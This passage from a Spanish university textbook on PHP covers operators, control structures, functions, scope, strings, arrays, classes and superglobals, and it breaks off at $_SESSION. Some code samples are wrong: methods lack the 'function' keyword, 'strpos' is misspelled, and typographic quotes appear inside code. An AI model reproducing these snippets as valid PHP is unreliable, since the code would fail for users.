Ediciones Universidad de Salamanca - cc by nc dc

++	Post-incremento	$a++	Devuelve un $a, después incrementa $a en una unidad.
--	Pre-decrecimiento	--$a	Decrece $a una unidad, después devuelve el $a.
--	Post-decrecimiento	$a--	Devuelve un $a, después decrece $a en una unidad.

2.3.3 Operadores a Nivel de Bit

Operador	Nombre	Ejemplo	Descripción
&	Y	$a & $b	Bits que están a activos en $a y en $b se ponen activos. El resto inactivos.
|	O	$a | $b	Bits que están a activos en $a o en $b se ponen activos. El resto inactivos.
^	O exclusivo	$a ^ $b	Bits que están a activos en $a o en $b, pero no en ambos, se ponen activos. El resto inactivos
~	No	~$a	Se invierten los bits.
<<	Desplazamiento a la izquierda	$a << $b	Los bits de $a se mueven $b pasos a la izquierda.
>>	Desplazamiento a la derecha	$a >> $b	Los bits de $a se mueven $b pasos a la derecha.

2.3.4 Operadores Lógicos

Operador	Nombre	Ejemplo	Descripción
and	Y	$a and $b	TRUE si $a y $b son TRUE.
&&	Y	$a && $b	TRUE si $a y $b son TRUE.
or	O	$a or $b	TRUE si $a o $b son TRUE.
||	O	$a || &b	TRUE si $a o $b son TRUE.
xor	O exclusivo	$a xor $b	TRUE si $a o $b son TRUE, pero no ambos.
!	No	!$a	TRUE si $a no es TRUE.

2.3.5 Operadores de Comparación

Operador	Nombre	Ejemplo	Descripción
==	Igual	$a == $b	TRUE si $a igual a $b.
===	Idéntico	$a === $b	TRUE si $a igual a $b y, además, son del mismo tipo.
!=	Distinto	$a != $b	TRUE si $a distinto de $b.
<>	Distinto	$a <> $b	TRUE si $a distinto de $b.
!==	No idéntico	$a !== $b	TRUE si $a distinto de $b o no son del mismo tipo.
<	Menor que	$a < $b	TRUE si $a menor que $b.
>	Mayor que	$a > $b	TRUE si $a mayor que $b.
<=	Menor o igual que	$a <= $b	TRUE si $a menor o igual que $b.
>=	Mayor o igual que	$a >= $b	TRUE si $a mayor o igual que $b.

2.3.6 Operadores de Arrays

Operador	Nombre	Ejemplo	Descripción
+	Unión	$a + $b	Unión de $a y $b.
==	Igual	$a == $b	TRUE si $a y $b tienen las mismas parejas clave/valor.
===	Idéntico	$a === $b	TRUE si $a y $b tienen las mismas parejas clave/valor, en el mismo orden y con los mismos tipos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

!=	Distinto	$a != $b	TRUE si $a no es igual que $b.
<>	Distinto	$a <> $b	TRUE si $a no es igual que $b.
!==	No idéntico	$a !== $b	TRUE si $a no es idéntico a $b.

2.3.7 Precedencia de Operadores

Asociatividad	Operadores	Información Adicional
No asociativo	clone new	Objetos
Izquierda	[	Array
No asociativo	++ --	Aritméticos
No asociativo	~ - (int) (float) (string) (array) (object) (bool) @	Tipos
No asociativo	instanceof	Tipos
Derecha	!	Lógico
Izquierda	* / %	Aritmético
Izquierda	+ - .	Aritmético y de string
Izquierda	<<>>	A nivel de bit
No asociativo	<<= >>= <>	Comparación
No asociativo	== != === !==	Comparación
Izquierda	&	A nivel de bit
Izquierda	^	A nivel de bit
Izquierda	|	A nivel de bit
Izquierda	&&	Lógico
Izquierda	||	Lógico
Izquierda	? :	Ternario
Derecha	= += -= *= /= .= %= &= |= ^= <<= >>=	Asignación
Izquierda	and	Lógico
Izquierda	xor	Lógico
Izquierda	or	Lógico
Izquierda	,	Muchos usos

Los paréntesis pueden ser usados para forzar y dar más precedencia a las expresiones que contienen.

2.4 Estructuras de Control

Cualquier script PHP está compuesto por un conjunto de sentencias. Una sentencia puede ser una asignación, una llamada a una función, un bucle, una sentencia condicional o incluso una sentencia que no hace nada (sentencia vacía). Las sentencias suelen acabar con un punto y coma. Además, las sentencias también pueden ser agrupadas en grupos de sentencias mediante la encapsulación con llaves. Un grupo de sentencias es, a su vez, una sentencia. A continuación se describen los distintos tipos de sentencias existentes [18-25].

2.4.1 Sentencias Condicionales

Las sentencias condicionales permiten ejecutar o no ciertas instrucciones dependiendo del resultado de evaluar una condición. Existen dos tipos: **if** y **switch**.

2.4.1.1 Sentencia if/elseif/else

La sentencia *if* permite ejecutar un bloque de código sólo si se cumple una determinada condición. La sentencia *if* puede ir acompañada de una sentencia *else*, que hará que se ejecute un bloque de código si la condición del *if* no se cumple. También se puede encontrar la sentencia *elseif* acompañándola, la cual actúa como un bloque *if* si la anterior sentencia *if* no se cumple.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El siguiente ejemplo muestra la sintaxis completa de la sentencia *if*.

```
if (condición)
{
        instrucciones_si_true
}
elseif (otra_condición)          // Opcional. Puede haber varios.
{
        instrucciones_si_true
}
else                                    // Opcional
{
        instrucciones_si_false
}
```

A continuación vemos un ejemplo de uso de *if*.

```
<!-- if.php -->
<HTML>
<HEAD>
<TITLE>Ejemplo de if con PHP</TITLE>
</HEAD>
<BODY>
<?php
        $a = 8;
        $b = 3;
        if ($a < $b)
        {
                echo "a es menor que b";
        }
        else
        {
                echo "a no es menor que b";
        }
?>
</BODY>
</HTML>
```

Las sentencias *if* poseen una sintaxis abreviada que puede ser usada en lugar de la sintaxis habitual con el fin de mejorar la legibilidad del código.

```
if..else..endif

if (condición) :
instrucciones_si_true
else :
        instrucciones_si_false
endif
```

2.4.1.2 Sentencia switch

El otro tipo de sentencia condicional es la sentencia *switch*. Está formada por una variable de entrada y varios bloques de código. Dependiendo del valor de la variable de entrada se ejecutará un determinado bloque de código. Vemos un ejemplo a continuación.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
<!-- switch.php -->
<HTML>
<HEAD>
<TITLE>Ejemplo de switch con PHP</TITLE>
</HEAD>
<BODY>
<?php
        $posicion = "arriba";
        switch($posicion)
        {
                case "arriba":
                        echo "La variable contiene";
                        echo " el valor arriba";
                        break;
                case "abajo":
                        echo "La variable contiene";
                        echo " el valor abajo";
                        break;
                default:
                        echo "La variable contiene otro valor";
                        echo " distinto de arriba y abajo";
        }
?>
</BODY>
</HTML>
```

La sentencia *switch* también tiene una sintaxis abreviada.

```
<?php
switch ($i):
        case 0:
                echo "i igual a 0";
                break;
        case 1:
                echo "i igual a 1";
                break;
        case 2:
                echo "i igual 2";
                break;
        default:
                echo "i no es igual a 0, 1 o 2";
endswitch;
?>
```

2.4.2 Bucles

Los bucles permiten ejecutar un bloque de código repetidas veces. El número de veces que se ejecuta el código de los bucles se controla, normalmente, con una condición.

2.4.2.1 Sentencia while

La sentencia del bucle while se ejecuta mientras se cumpla una determinada condición. La condición es comprobada antes de cada ejecución del bucle. Su sintaxis es la siguiente.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
while (condición)
        sentencia
```

O en su versión abreviada.

```
while (condición):
sentencia
        ...
endwhile;
```

2.4.2.2 Sentencia do/while

La sentencia *do/while* es muy similar a la sentencia *while*, con la diferencia de que la condición de ejecución se comprueba tras cada ejecución del bucle.

```
do{
        instrucciones;
} while (condición)
```

2.4.2.3 Sentencia for

Este tipo de bucles es el más complejo. La sentencia *for* también se ejecuta mientras se cumpla una condición, pero además de esta condición el bucle *for* contiene una expresión de inicialización y una de actualización. La expresión de inicialización se ejecuta antes de comenzar el bucle. La expresión de actualización se ejecuta en cada iteración del bucle, antes de comprobar la condición.

```
for (inicialización; condición; actualización)
{
        instrucciones;
}
```

Su sintaxis abreviada es la siguiente.

```
for (inicialización; condición; actualización):
        instrucciones;
        ...
endfor;
```

2.4.2.4 Sentencia foreach

El bucle *foreach* permite recorrer un array elemento a elemento. Los elementos del array se almacenan en una variable que estará accesible dentro del bucle. Posee dos sintaxis, una de las cuales permite acceder al valor de la clave de cada elemento.

```
foreach (array as $valor)                   // Sintaxis 1
        sentencia
foreach (array as $clave => $valor)         // Sintaxis 2
        sentencia
```

2.4.2.5 Sentencias break y continue

Estas dos sentencias son sentencias especiales que permiten variar la ejecución normal de los bucles. La sentencia *break* hace que se detenga la ejecución de un bucle, saltando la ejecución a la sentencia que se encuentre a continuación del bucle. La sentencia *continue* hace que se detenga una iteración del bucle y se ejecute de inmediato la comprobación de la condición del bucle (o se pase al siguiente elemento en el caso de los bucles *foreach*).

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

Inclusión de Código desde Archivos

PHP permite ejecutar código PHP existente en otros archivos. Para ello se realiza la inclusión del código existente en los archivos externos. Existen dos sentencias (que actúan como funciones) que permiten realizar esta inclusión: *require*() e *include*().
Tanto la función *require*() como *include*() incluyen y evalúan el fichero indicado como parámetro; permite insertar y ejecutar un archivo en el programa que se esté cargando. Es adecuado para la inclusión de constantes o funciones que no se van a modificar, además de cualquier código de presentación que se considera repetitivo (encabezados y pies de página, menús, etc.), por ejemplo:

```
require("constantes.php");
include("funciones.php");
```

require()e *include*() son idénticas, excepto en el comportamiento que presentan ante un error al no encontrar el fichero indiciado: *include*() produce un *Warning*(E_WARNING) y *require*() produce un *Error Fatal* (E_ERROR).
Es preciso destacar que se debe tener cuidado para no incluir dos o más veces un mismo fichero si en él se definen funciones, ya que se presentaría un error de redefinición de una misma función. Para evitar este problema están las sentencias *include_once*() y *require_once*(), que sólo incluyen el fichero una vez durante la evaluación de todo el *script*. La desventaja de estas dos funciones es que resultan más costosas de ejecutar, al necesitar comprobar si ya se ha incluido el fichero.

2.5 Funciones

Cuando se diseña una aplicación con funciones, lo mejor es situar la definición de las funciones al comienzo, de tal manera que estén definidas antes de su uso. Esto facilita la lectura del código. El formato general de definición de una función en PHP es el siguiente:

```
function nombreFuncion($parametro1, $parametro2, ...)
{
        // Cuerpo de la función
}
```

Los argumentos que se pasan a una función pueden ser variables, números u objetos. Una función también puede devolver un resultado utilizando la sentencia *return*.
Existen dos formas distintas de realizar el paso de parámetros a una función:

- **Paso de parámetros por valor.** Éste es el método por defecto utilizado en PHP. Al parámetro de la función se le asigna una copia del valor con el que es invocado. La función no puede modificar el valor de la variable.
- **Paso de parámetros por referencia.** El parámetro contiene una referencia a la variable con la que fue invocado. La función puede modificar el valor de la variable y los cambios que se produzcan serán visibles fuera de la función. Para indicar en PHP el paso de una variable por referencia se utiliza el carácter & en la declaración que se haga de la misma en la función.

```
<!-- parametros.php -->
<HTML>
<BODY>
<?php
        function intercambiar (&$var1, &$var2) {
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
                $aux = $var1;
                $var1 = $var2;
                $var2 = $aux;
        }
        $n1 = 7;
        $n2 = 16;
        echo "Antes de la llamada a la función: " .$n1. ", " .$n2. "<BR/>";
        intercambiar($n1, $n2);
        echo “Después de la llamada a la función: " .$n1. ", " .$n2. "<BR/>";
?>
</BODY>
</HTML>
```

Los parámetros de las funciones pueden tener un valor por defecto. Esto funciona de modo similar a como ocurre en C++. Si al invocar una función no se asigna un valor al parámetro tomará su valor por defecto. Es importante que los parámetros con un valor por defecto vayan después de los parámetros sin valor por defecto.

```
<?php
function hacerCafe($tipo = "cappuccino")
{
        return "Haciendo una copa de $tipo.<BR/>";
}
echo hacerCafe();               // Haciendo una copa de cappuccino.
echo hacerCafe(null);           // Haciendo una copa de .
echo hacerCafe("espresso");     // Haciendo una copa de espresso.
?>
```

Las funciones pueden devolver un valor haciendo uso de la sentencia *return*. Se puede devolver cualquier valor, incluyendo arrays u objetos.

```
<?php
function cuadrado($num)
{
        return $num * $num;
}
echo cuadrado (4);   // imprime '16'.
?>
```

2.6 Ámbito y Tipo de Variables

Una variable *local* es aquella que se define dentro de una función. Su ámbito se restringe a la función en la que se define y, por lo tanto, no es visible desde fuera de la misma. Una variable *global* es la que se define fuera de las funciones y, por lo tanto, puede ser accedida desde cualquier función, pero para ello éstas deben estar declaradas en la función utilizando la palabra reservada *global*. Otra forma de acceder a variables globales se realiza mediante el *array* $GLOBALS que almacena todas las variables globales que hayan sido definidas a lo largo del código PHP.
El siguiente ejemplo ilustra el empleo de variables globales en PHP:

```
<!-- globals.php -->
<HTML>
<BODY>
<?php
        function asignarUno ()
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

```
	{
		global $numero; // $numero es una variable global
		$numero = 1;
	}

	function asignarDos ()
	{
		$GLOBALS["numero"] = 2; // $numero es variable global
	}

	$numero = 7;
	echo "El valor de numero es " .$numero. "<BR/>";
	asignarUno();
	echo "El valor de numero es " .$numero. "<BR/>";
	asignarDos();
	echo "El valor de numero es " .$numero. "<BR/>";
?>
</BODY>
</HTML>
```

PHP también permite la definición de variables *estáticas*. Una variable estática es una variable local a una función cuyo valor persiste entre las distintas invocaciones a la función. El siguiente programa contabiliza el número de veces que se invoca a la función contar.

```
<!-- static.php -->
<HTML>
<BODY>
<?php
	function contar ()
	{
		static $veces = 0;
		$veces++;
		echo "Se ha ejecutado contar " .$veces. " veces <BR/>";
	}
	for ($i = 0; $i < 80; $i++)
		contar();
?>
</BODY>
</HTML>
```

2.7 Manejo de Cadenas

En los lenguajes de script de los servidores Web, resulta muy importante el manejo de cadenas de texto, pues el objetivo principal es generar un documento y servirlo al cliente. Es por ello que PHP ofrece un conjunto muy completo de funciones para la manipulación de *strings* o cadenas de caracteres, además de disponer de una sintaxis especial para las cadenas que facilita su manipulación [26-30].

Cuando se le asigna un valor a una cadena de texto se puede hacer de dos modos, empleando comillas simples ('texto') o empleando comillas dobles ("texto"). La diferencia entre ambos métodos es que con comillas dobles el texto se procesa y con comillas simples no.

El procesado del texto incluye la detección y sustitución de las variables contenidas por su valor. Esto resulta más sencillo de comprender con un ejemplo.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<!-- strings.php -->
<HTML>
<HEAD>
<TITLE>Ejemplo de strings con PHP</TITLE>
</HEAD>
<BODY>
        <?php
                $suma = 2 + 3;
                echo "La suma de 2 y 3 es: {$suma}";      // La suma de 2 y 3 es: 5
                echo 'La suma de 2 y 3 es: {$suma}';      // La suma de 2 y 3 es: {$suma}
        ?>
</BODY>
</HTML>
```

El uso de llaves no es obligatorio pero evita errores en la delimitación de los nombres de las variables. Las comillas dobles sólo se deberían usar cuando hay que procesar el texto contenido, pues suponen una carga en el tiempo de ejecución.
La Tabla 5 muestra la especificación de las funciones más importantes de manipulación de cadenas de caracteres.

Función	Descripción
echo(string arg1 [,string argn])	Imprime las cadenas pasadas como parámetro.
print(string c)	Imprime la cadena pasada como parámetro.
printf(formato [,valores])	Imprime con formato. Similar a la función de C.
string chr(int valor)	Devuelve el carácter asociado al código ASCII pasado como parámetro.
int ord(string c)	Devuelve el código ASCII asociado al carácter c.
string trim(string c)	Elimina del principio y del final de la cadena c los blancos.
string ltrim(string c)	Elimina del principio de la cadena c los blancos.
string rtrim(string c)	Elimina del final de la cadena c los blancos.
string str_replace(string c1, string c2, string c)	Sustituye en la cadena c todas las ocurrencias de la cadena c2 por c1.
int strlen(string c)	Devuelve la longitud de la cadena.
string strtolower(string c)	Convierte la cadena a minúscula.
string strtoupper(string c)	Convierte la cadena a mayúscula.
string substr(string c, int pos [, int l])	Devuelve un fragmento de la cadena a partir de pos. El parámetro l determina la máxima longitud de la cadena devuelta.
int strops(string c, string s [, int pos])	Localiza en c la ocurrencia de s. El argumento pos (opcional) indica el inicio de la búsqueda.
string strchr(string cad, char c)	Devuelve la subcadena que comienza en la primera aparición del carácter.
int strcmp(string c1, string c2)	Compara dos cadenas de caracteres.

Tabla 5: Principales funciones de manejo de cadenas en PHP.

2.8 Manejo de Arrays

Como ocurre en otros lenguajes de programación, un *array* agrupa bajo un mismo nombre de variable diversos valores. A continuación se describen las particularidades que presentan los *arrays* en PHP.
En realidad en PHP no existen *arrays* como en los lenguajes de programación habituales, sino que son siempre mapas asociativos clave-valor (similar a tablas hash). Las claves pueden ser de tipo cadena o entero (cualquier otro intento de utilizar otro tipo para la clave se convertirá a alguno de estos dos, por ejemplo los flotantes se truncan). No existen por tanto dos tipos de *arrays*, unos con índice entero y otros con índice de cadena. Un mismo *array* puede incluso tener valores asociadas a claves de diferente tipo, unos con clave de tipo entero y otros con clave de tipo cadena. Consecuencia de lo anterior, el siguiente ejemplo se muestra un *array* válido [31-40].

```
$matriz[“clave1”] = “valor1”;                    // clave de tipo cadena
$matriz[“clave2”] = “valor2”;     // clave de tipo cadena
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
$matriz[10] = “valor3”;                    // clave de tipo entero
```

Otra consecuencia de la naturaleza de mapa de los *arrays es* que pueden tener índices no secuenciales. El siguiente ejemplo define un *array* con tres elementos e índices no secuenciales. Si se desea conocer el número de elementos de un *array* se puede utilizar la función *count()*. Por ejemplo:

```
$vector[40] = 77;
$vector[10] = 45.67;
$vector[1] = "miércoles";
print(count($vector)); // imprime 3
/*Sin embargo, lo anterior no impide crear un array similar a uno clásico, que además se puede recorrer de una forma cásica también:*/
$dias[0] = “lunes”;
$dias[1] = “martes”;
$dias[2] = “miércoles”;
$dias[3] = “jueves”;
$dias[4] = “viernes”;
$dias[5] = “sabado”;
$dias[6] = “domingo”;
for ($i=1; $i<7; $i++){
        echo “Dia $i es: ”.$dias[$i].”<BR/>”;
}
```

Los elementos de un *array* pueden ser de distinto tipo, por ejemplo:

```
$vector[0] = 77;
$vector[1] = 45.67;
$vector[2] = "miércoles";
```

Un *array* también se puede crear con el constructor *array*. Por ejemplo:

```
$alumnos = array("Juan", "Manuel", "Fernando");
$alumno = array("nombre"=>"Fernando", "Apellidos" => "Díaz Gómez");
```

Un aspecto importante a tener en cuenta con los *array*sal ser asociativos, no siempre puede accederse a los elementos del *array* por su posición. Cuando se quiere recorrer de forma secuencial los elementos de un *array* asociativo, se puede utilizar el bucle *foreach*.

```
<!-- foreach.php -->
<HTML>
<BODY>
<?php
        $alumno["Nombre"] = "Fernando";
        $alumno["Apellidos"] = "Díaz Gómez";
        $alumno["Edad"] = 32;
        foreach ($alumno as $elemento)
        {
                echo " $elemento";
                echo “<BR/>”;
        }
?>
</BODY>
</HTML>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El bucle *foreach* recorre secuencialmente el *array* $alumno y almacena en cada iteración en la variable $elemento el valor actual.
Otra forma de recorrer secuencialmente los elementos de un *array* asociativo es utilizar la función *each*(). El funcionamiento de esta función se puede apreciar en el siguiente ejemplo:

```
<!-- each.php -->
<HTML>
<BODY>
<?php
        $alumno["Nombre"] = "Fernando";
        $alumno["Apellidos"] = "Díaz Gómez";
        $alumno["Edad"] = 32;
        while ($elemento = each($alumno))
        {
                echo " $elemento[0]: $elemento[1]";
                echo "<BR/>";
        }
?>
</BODY>
</HTML>
```

Estas dos formas de acceso no son adecuadas cuando se quiere retroceder al elemento anterior, o se desea ir al primero o al último elemento. En este caso se pueden utilizar las funciones que se describen la Tabla 6. A todas ellas se les pasa como parámetro el *array* sobre el que se desean aplicar.

Función	Descripción
reset()	Coloca el puntero de posición en el primer elemento del *array*.
end()	Coloca el puntero de posición en el último elemento del *array*.
next()	Avanza al siguiente elemento. Cuando llega al final devuelve *false*.
prev()	Retrocede al elemento anterior. Cuando llega al principio devuelve *false*.
current()	Devuelve el contenido del elemento actual. No desplaza el puntero. Devuelve *false* cuando no apunta a un elemento.

Tabla 6: Funciones para el recorrido de *arrays* en PHP

2.9 Clases y Objetos

Con la versión 5 de PHP se introdujo un soporte amplio para clases y objetos. La versión 4 ya soportaba clases, pero era un soporte muy limitado.
Los objetos en PHP son un tipo especial de dato, en lo que respecta a su tratamiento. Si una variable contiene un método, en realidad no contiene el objeto en sí, si no que almacena una referencia al objeto. Por lo tanto, son tratados con el mismo tratamiento que las referencias.

2.9.1 Conceptos Básicos

class

La definición de una clase comienza con la palabra clave *class* seguida por el nombre de la clase. A continuación se define el cuerpo de la clase, encerrado entre llaves. El nombre de la clase sigue las mismas normas que las variables.
Una clase puede contener constantes, variables (llamadas propiedades) y funciones (llamadas métodos).

```
<?php
class MiClase {
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
        // declaración de una constante
        const PI = 3.14;
        // declaración de una propiedad
        public $var = 'propiedad';
        // declaración de un método
        public function muestraVar() {
                echo $this->var;
        }
}
?>
```

El ejemplo anterior muestra clase simple. En él se puede ver una declaración de una constante, de una propiedad y de un método. También se puede observar el uso de la pseudo-variable **$this**. Esta pseudo-variable representa al objeto mismo que la contiene.
En PHP el operador de acceso a propiedades y a métodos es una flecha (->).

new

La creación de objetos se realiza mediante la palabra clave new. Para crear un objeto de una clase se debe usar new seguido del nombre de la clase que se desea instanciar. En el caso de que la clase reciba parámetros en su constructor (ver apartado Constructores y Destructores), deberán ir a continuación entre paréntesis.

```
<?php
        $instancia = new MiClase();
?>
```

extends

PHP5 admite herencia de clases por medio de la palabra reservada extends. Cuando una clase (subclase) hereda de otra (superclase), los métodos y propiedades de la superclase pasan a la subclase. Tan sólo se admite herencia simple, es decir, cada clase puede heredar, como máximo, de una clase.
Los métodos y propiedades pueden ser sobreescritos redeclarándolos en la subclase con el mismo nombre que tienen en la superclase. Para evitar esto se puede usar la palabra reservada **final** en una clase para que sus subclases no realizar la sobreescritura. Se puede acceder a los métodos o propiedades sobreescritos usando **parent::**.

```
<?php
        class SubClase extends MiClase{
                // Redefine un método de la clase padre.
                function muestraVar() {
                        echo "Extendiendo una clase\n";
                        parent::muestraVar();
                }
        }
        $extended = new SubClase();
        $extended->muestraVar();
?>
```

2.9.2 Propiedades

Las variables que son miembros de clases se denominan “propiedades”, “campos” o “atributos”. Las propiedades se definen acompañadas de un operador de visibilidad (ver apartado Visibilidad) y puede asignárseles un valor inicial en la misma declaración. Otro modo de asignar un valor a las propiedades es mediante el uso de un constructor (var apartado Constructores y Destructores).

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Cuando una propiedad se define como estática (operador *static*) se dice que es una "propiedad de clase".
Se puede acceder a las propiedades de los objetos mediante el operador de acceso (->). En el caso de estar en el contexto de una clase, el acceso se puede hacer con $this.
El acceso a las propiedades de clase y a las constantes se hace con el operador "::". Igual que la pseudo-propiedad $this da acceso a un objeto dentro de sí mismo, existe la palabra reservada **self** que hace referencia a la misma clase.

```
<?php
        class Propiedades {
                public $var = 'Hola';
                public static $varStatic = 'Adios';
                public getVar() {
                        return $this->var;
                }
                public getVarStatic() {
                        return self::$varStatic;
                }
        }
        $objeto = new Propiedades();
        // Ambos mostrarían el contenido de var
        echo $objeto->var;
        echo $objeto->getVar();
        // Ambos mostrarían el contenido de varStatic
        echo $objeto->getVarStatic();
        echo $objeto::$varStatic;
?>
```

2.9.3 Constantes

Es posible definir constantes en las clases. Las constantes actúan como variables que nunca cambian de valor, además su nombre no comienza con $. El valor asignado a las constantes debe ser una expresión constante y no se aceptan asignaciones tales como variables, propiedades, resultados de operaciones matemáticas, llamadas a funciones, etc.
El acceso a las constantes se hace exactamente igual que como se accede a las variables estáticas, con el operador "::".

2.9.4 Visibilidad

La visibilidad de una propiedad o método se puede definir prefijando su declaración con las palabras clave:

- **public**: Los miembros de este tipo pueden ser accedidos desde cualquier contexto.
- **protected**: Los miembros de este tipo sólo pueden ser accedidos por la clase que los declara y por sus subclases.
- **private**: Los miembros de este tipo sólo pueden ser accedidos por la clase que los declara.

El ejemplo que viene a continuación muestra cómo funciona la visibilidad en el caso de las propiedades. El acceso a los métodos funciona exactamente igual.

```
<?php
        class MiClase {
                public $public = 'Public';
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
                protected $protected = 'Protected';
                private $private = 'Private';
                function imprime() {
                        echo $this->public;
                        echo $this->protected;
                        echo $this->private;
                }
        }
        $obj = new MiClase();
        echo $obj->public; // Funciona
        echo $obj->protected; // Error Fatal
        echo $obj->private; // Error Fatal
        $obj->imprime(); // Funcionan todos los echo
        // MiClase2 es una subclase de MiClase
        class MiClase2 extends MiClase {
                function imprime() {
                        echo $this->public;
                        echo $this->protected;
                        echo $this->private;
                }
        }
        $obj2 = new MiClase2();
        echo $obj2->public;   // Funciona.
        echo $obj2->private;  // No está definido.
        echo $obj2->protected;// Error Fatal.
        $obj2->imprime();     // Funcionan los echo Public y Protected.
                                        // Private no está definido.
?>
```

2.9.5 Constructores y Destructores

Existen dos métodos especiales en las clases de PHP5. Su signatura es la siguiente:

- void **__construct** ([mixed $args [, $...]])
- void **__destruct** (void)

Si está presente el método __construct será invocado cuando un objeto de la clase sea creado. Este método se denomina "constructor" y permite inicializar el estado de un objeto.
Si está presente el método __destruct será invocado en el momento en el que el objeto sea explícitamente eliminado, cuando se eliminen todas sus referencias o cuando se finalice la ejecución. Este método se denomina "destructor" y generalmente se emplea para liberar recursos que pudiese tener bloqueados el objeto

2.9.6 Interfaces

Una interfaz es una tipo de clase en la que sólo se declara el esqueleto de la misma. El contenido de una interfaz es únicamente la declaración de sus métodos, pero sin el cuerpo de los mismos. También es posible declarar constantes en una interfaz.
No se pueden crear instancias de una interfaz, pues un objeto siempre debe tener una implementación completa de sus métodos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Las interfaces se declaran con la palabra clave **interface** en lugar de class. La implementación de una interfaz se hace de modo similar a la herencia, salvo que en este caso se usa la palabra reservada **implements** en lugar de extends.
A diferencia de la herencia, una clase puede implementar varias interfaces, separando por comas el nombre de las interfaces que implementa. La herencia y la implementación de interfaces son compatibles. También es posible extender una interfaz con otra.

```
<?php

        // Declaración de la interfaz.
        interface iPlantilla {
                public function setVariable($name, $var);
                public function getVariable($name);
        }
        // Implementación de la interfaz.
        class Plantilla implements iPlantilla{
                private $vars = array();
                public function setVariable($name, $var){
                        $this->vars[$name] = $var;
                }
                public function getVariable($name) {
                        return $this->vars[$name];
                }
        }
?>
```

2.9.7 Clases Abstractas

Las clases abstractas están a medio camino entre una interfaz y una clase normal. Permiten la declaración de métodos con cuerpo y métodos sin cuerpo. Tanto la clase como los métodos sin cuerpo deben ser declarados como abstractos, mediante el uso del modificador **abstract**.
Como en el caso de las interfaces, no se puede crear una instancia de una clase que sea abstracta, pues un objeto debe tener la implementación completa de sus métodos.
La herencia de una clase abstracta funciona igual que con las clases normales, pero la subclase debe implementar todos los métodos abstractos o ser declarada también como abstracta.

```
<?php
        abstract class ClaseAbstracta {
                // Este método debe ser implementado en las subclases.
                abstract protected function getValor();
                // Método normal.
                public function imprimir() {
                        print $this->getValor() . "\n";
                }
        }
        class ClaseConcreta extends ClaseAbstracta {
                protected function getValor() {
                        return "ClaseConcreta";
                }
        }
?>
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2.9.8 Clonación de Objetos

Como se ha comentado, los objetos son tratados como referencias. Esto hace que los objetos no puedan ser copiados directamente, pues si igualamos una variable a otra que contenga un objeto lo que se estará copiando será la referencia, no el objeto en sí.
Para poder realizar una copia de un objeto se debe "clonar", para lo que se usa la palabra reservada **clone**. Cuando se clona un objeto se crear un nuevo objeto de la misma clase con una copia de las propiedades del objeto original. En el caso de que una propiedad contenga una referencia, la misma propiedad en el objeto clonado también contendrá la misma referencia.
Cuando se crea una copia de un objeto no se llama a su constructor, pues se supone que el objeto ya ha sido inicializado en su original. Aún así existe un método que permite realizar modificaciones en un objeto justo después de haber sido clonado. Este método se llama **__clone()** y es invocado justo después de que la copia se cree y se copien las propiedades.
En el ejemplo siguiente vemos un ejemplo de clonación y de uso del método __clone().

```
<?php
        class Clonable {
                static $instancias = 0;
                public $instancia;
                public function __construct() {
                        $this->instancia = ++self::$instancias;
                }
                public function __clone() {
                        $this->instancia = ++self::$instancias;
                }
        }
        $original = new Clonable();
        $clon = clone $original;
?>
```

3 Variables PHP

PHP proporciona un gran número de variables predefinidas que facilitan enormemente la programación de aplicaciones web. Son *arrays* asociativos que dan acceso a cada detalle específico de cada objeto cuyo nombre representa: detalles del servidor, control de sesión, formularios, manejo de *cookies*, etc.
Para ver un listado muy completo de las variables disponibles en PHP, así como detalles de configuración del servidor y del módulo de PHP, puede crearse un fichero PHP que únicamente contenga la siguiente línea:

```
<? phpinfo() ?>
```

Al ejecutarlo desde la ventana del navegador web se mostrarán las variables PHP disponibles.

3.1 Variables Superglobales

A partir de la versión 4.1.0 de PHP, existen ciertas variables globales predefinidas que se denominan *Superglobales*. Se trata de variables que son globales de forma automática, esto es, no es preciso incluir la declaración *global $VARIABLE* para que sean accesibles desde un *script*. La Tabla 7 muestra las variables superglobales disponibles a partir de PHP 4.1.0 y su nombre en versiones anteriores de PHP.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Superglobal	Nomenclatura antigua
$_SERVER	$HTTP_SERVER_VARS
$_ENV	$HTTP_ENV_VARS
$_SESSION	$HTTP_SESSION_VARS
$_GET	$HTTP_GET_VARS
$_POST	$HTTP_POST_VARS
$_COOKIE	$HTTP_COOKIE_VARS
$_FILES	$HTTP_POST_FILES
$_REQUEST	No hay equivalente

Tabla 7: Variables superglobales y sus equivalentes en nomenclatura antigua.

3.1.1 $_SERVER

Esta variable permite que los *scripts* accedan a un conjunto muy extenso de información que proporciona el servidor web sobre el que está ejecutando el *script*. Esta información atañe a los diversos aspectos de la comunicación entre el cliente y el propio *script* que ejecuta el servidor.

3.1.2 $_ENV

Todo *script* PHP hereda del entorno en el que se está ejecutando una serie de variables de entorno. Cuáles sean estas y cuál sea su significado dependerá del entorno en que se ejecute el *script*. Se debe tener en cuenta que un *script* no debe nunca fiarse de estas variables, dado que no son controladas por el servidor web y, por lo tanto, pueden tener cualquier valor.

3.1.3 $_SESSION

